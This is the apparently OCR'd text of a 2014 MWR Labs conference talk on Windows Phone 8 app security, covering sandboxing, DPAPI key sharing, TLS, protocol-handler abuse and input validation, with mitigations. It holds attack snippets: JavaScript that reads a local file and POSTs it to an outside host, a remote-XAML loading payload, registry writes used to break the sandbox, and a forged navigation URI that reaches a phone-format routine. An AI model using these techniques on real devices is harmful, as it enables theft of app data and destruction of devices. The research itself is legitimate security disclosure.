
Navigating a Sea of Pwn? Syscan 2014

Windows Phone 8 AppSec – Alex Plaskett & Nick Walker

2014/03/30



Introduction

- Microsoft's Latest Mobile Offering
- 3rd Position Market Share
- Little Developer Security Documentation
- Application Security Talk
- Top 30 MarketPlace Applications


Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

Windows Phone 8 Background

- WP7 was based on Windows CE
- WP8 is similar to desktop Windows (NT kernel core)
- Native code support (C++/WinRT)
- Security Model based on NT primitives (Tokens, ACLs etc)

Windows Phone 8 Application Structure



Windows Phone 8 Security Controls

- Sandboxing
- Code Signing
- Exploit Mitigations
- Encryption?

Windows Phone 8 Sandboxing (AppContainer)

Windows Phone 8 Application security model

tech days 2013

WP8 chambers are built on the Windows security infrastructure

TBC for the kernel

LPC for all

- Apps
- OS components
- Drivers

The attack surface becomes smaller

Microsoft

Windows Phone 8 File System Sandbox

Path	MarketPlace	Sideloaded
Data Directory	Own only (RW)	Other side-loaded (RW)
Install Directory	Own only (RO)	Other side-loaded (RW)
C:\Windows\System32	All access (RO)	All access (RO)

Windows Phone 8 Code Signing

- OS binaries are code signed
- Marketplace Applications are signed
- Differences between managed and native code..

Windows Phone 8 Exploit Mitigation

- ASLR (/DynamicBase)
- NX (/NXCOMPAT)
- Stack Cookies (/GS)

Windows Phone 8 Encryption

- Only available for corporate enrolled devices
- Data Protection API available
- System.Security.Cryptography available

Windows Phone 8 Application Summary

- No access to other applications data / binaries
- Marketplace download is via Pinned SSL
- Download manually is PlayReady DRM'd

- So we can't assess Marketplace apps?

Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

Samsung ATIV S (MTP Hack - _W-O-L-F_)

- ID_CAP_INTEROPSERVICES ..

- Capability given to OEM's to provide a higher level of access than third party developers
- Functionality which can compromise the security model
- Windows Phone 7 OEM – Owned Every Mobile?

Samsung ATIV S (MTP Hack - _W-O-L-F_)

- App Contains a Registry Editor (but code is not reachable..?)

CRPCComponent.Registry_SetString(0x80000002, @"SYSTEM\CurrentControlSet\Services\MTPSVC", "ObjectName", "LocalSystem", ref num);

CRPCComponent.Registry_SetString(0x80000002, @"SOFTWARE\Microsoft\MTP", "DataStore", "C:", ref num);

- Restart MTPSVC as SYSTEM (root path C:\)
- Gives full file system access to the ATIV S

Black Box Assessment

- App Install Path:
  `C:\Data\Programs\{GUID}\Install\`
- App Data Path:
  `C:\Data\Users\DefApps\APPDATA\{GUID}\`

- Blackbox Assessment Possible!
- Code Signing still applies

Black Box Assessment (AppContainer Shell)

- Everyone loves remote shells! (Even low priv ones ☹)
- TELNETD.exe, FTPD.exe and CMD.exe part of update WIM files (UpdateOS.wim)

```
C:\Data\Programs\{26BAFA97-2372-4378-8A32-D18C3CC88D99}\Install>bcdedit /enum

The boot configuration data store could not be opened.

Access is denied.
```

Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

Local Data Protection (DPAPI)

- Simple Encryption for developers
- Used in Windows tools (win cred manager, wifi, RDP)
- Protect(), Unprotect() -> Crypt32.dll
- AES256 encrypted blobs
- Storage left up to devs

Local Data Protection (DPAPI)

- On Desktop, keys are derived from credentials -> PBKDF2
- Per user key stored in file system
  - %APPDATA%\Microsoft\Protect\{SID}
- Can’t access other user’s data

Local Data Protection (DPAPI)

- Keys are stored in:

  C:\Data\Users\DefApps\APPDATA\ROAMING\MICROSOFT\Protect\<SID>

  C:\Phone\Windows\System32\Microsoft\Protect\<SID>\

- All apps seem to use the same masterkey on the device
- Currently any app can decrypt another apps data!

How?

- DPAPI Protect() data with MarketPlace app (e.g. CryptoNotes)
- Deploy Unprotect() application to device
- Copy DPAPI protected blob to app sandbox and decrypt!

Local Data Protection Recommendations (DPAPI)

- Secondary entropy allows mitigation
- Second pass based on developer supplied key
- Requires a sandbox break (e.g. ATIV S) and deployment on the device itself (currently!).

Outline


- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

Transmission Security

- TLS v.1.0
- Ciphers 128bit or greater
- No way to disable certificate validation
- No client certificate support in apps
- No C#/WinRT certificate pinning APIs

Transmission Security

- Lot of mainstream apps don’t use SSL



- Apps fail to connect on SSL validation errors

Transmission Security Recommendations

- Lack of control by developers
- SSL pinning options (commercial library, implement using Win32 APIs)

Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

Interprocess Communication (File and Protocol Handlers)

- IPC is very limited (AppContainer sandbox)

- Launcher.LaunchFileAsync(“application.filetype”);
- Launcher.LaunchUriAsync(“uri”);

- twitter://compose?recipients=aaa&text=hello

Interprocess Communication (File and Protocol Handlers)

- WMAppManifest.xml
- <Protocol Name="blah" TaskID="_default" NavUriFragment="encodedLaunchUri=%s" />
- <FileTypeAssociation Name="ExampleLaunch" TaskID="_default" NavUriFragment="fileToken=%s">
- <FileType>.someext</FileType>

Interprocess Communication (File and Protocol Handlers)

- Web Pages: click me


```
public override Uri MapUri(Uri uri)
{
        ..
}
```

- No prompts when this occurs

Cross Application Navigation Forgery

- New term coined for one app forcing navigation in another.
- CPUGuy on XDA Forums discovered a problem with toasts
- Aim to demonstrate how this can be used by an attacker
- Typically toasts are done using ShellToast API

Cross Application Navigation Forgery



Cross Application Navigation Forgery

```
extern "C"
WINADVAPI
VOID
APIENTRY
Shell_PostMessageToast(
    _In_ TOAST_MESSAGE* toastMessage
    );
```

Cross Application Navigation Forgery

- App://07a20ad9-a4f9-3de3-855f-dcda8c8cab39/_default#/**WP8Diag;component/7_ETC/RegistryOperationsCheck.xaml**

Cross Application Navigation Forgery

- Like Android Activities, just everything is exported! ☺
- So you could do something like this:
- app://07a20ad9-a4f9-4de3-855f-dcda8c8cab39/_default#/WP8Diag;component/6_Log/log.xaml?**mode=99&detail=1**

Cross Application Navigation Forgery (Large OEM Vendor)

```
protected override void OnNavigatedTo(NavigationEventArgs e)
      {
      if (base.NavigationContext.QueryString.ContainsKey("mode"))
      {
          switch (int.Parse(base.NavigationContext.QueryString["mode"]))


        case 0x63:
            {
                uint num4 = uint.Parse(base.NavigationContext.QueryString["detail"]);
                Debug.WriteLine("detail:" + num4);
                try
                {
                    if (num4 == 0x775b7b02)
                    {
                        if (this.myNative != null)
                        {
                            this.textBlock1.Text = "Format Phone:";
                            Thread.Sleep(0x3e8);
                            if (this.myNative.FormatPhone() != 0)
                            ..

                        CRPCComponent.Registry_SetDWORD(0x80000002, @"System\State\RIL", "AutoReceive", num4, ref
num5);
```

Cross Application Navigation Forgery

- MarketPlace verification process?
- Quick Tiles Application (http://www.windowsphone.com/en-us/store/app/quick-tiles/1725cca2-2349-4d33-b5d5-8b04e7810c04)

```
MOV         R4, GetProcAddress
MOV         R1, aShell_postmess ; "Shell_PostMessageToast"
LDR         R4, [R4]
BLX         R4
```

Cross Application Navigation Forgery Mitigation

- Risk is limited, attacker needs malware on phone.
- App needs to do something dangerous with the arguments.
- Can build protection into your application using the following approaches:

1. Require User Interaction
2. CSRF Tokens

Cross Application Navigation Forgery Mitigation

```
OnNavigatedFrom() {
        // Generate and store token
}

OnNavigatedTo() {
        // Get the token from QueryUri
        // Validate the token passed
}
```

MWR LABS

Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

XSS (Local File Navigation) PoC

- JS locally can steal files

```
browser.Navigate(new Uri("test.html",UriKind.Relative));

<iframe src='x-wmapp0:secret.txt' id='ifr'/>
content = iframeId.contentWindow.document.body.innerHTML;
var x = new XMLHttpRequest();
x.open('POST','http://192.168.0.3:8000',true);
x.send(content);
```

Remote XAML Loading

```
public class XamlAdUIWrapper : AdUIWrapper
    {
        private void Client_DownloadStringComplete(object sender,
DownloadResultEventArgs e)
..
 try
                    {
                        string xaml = (string) e.Result;
                        UIElement el = (UIElement)
XamlReader.Load(this.FixXaml(xaml));
                        this.FinishedCreateElement(el);
```

Remote XAML Loading

- Obvious attack is embedded C# within the XAML (WPF).
- <x:Code> and Event Handlers disabled

```
var x = (UIElement)XamlReader.Load("<phone:WebBrowser
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presen
tation'
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml'
xmlns:phone='clr-
namespace:Microsoft.Phone.Controls;assembly=Microsoft.Phon
e' IsScriptEnabled='True'
Source='http://192.168.1.95:8000/bbb.html'></phone:WebBrow
ser>");
```

Input Validation Recommendations

- Don’t load untrusted content locally!
- Remote XAML loading is dangerous

Outline

- Windows Phone 8 Background
- Black Box Assessment
- Local Data Protection
- Transmission Security
- Interprocess Communication
- Input Validation
- Conclusion

Conclusions

- Generally one of the strongest mobile platforms out there
- Application developers need to be aware of the risks
- Mainly low risks identified so far, novel attack methods
- OEMs are still trouble!

Acknowledgements

- XDA-Forums
- http://andreycha.info/files/hip-13/Windows-Phone-8-application-security-slides.pdf

- See whitepaper for more info!

Questions?

- @mwrlabs - https://labs.mwrinfosecurity.com/
- @tel0seh – Nick Walker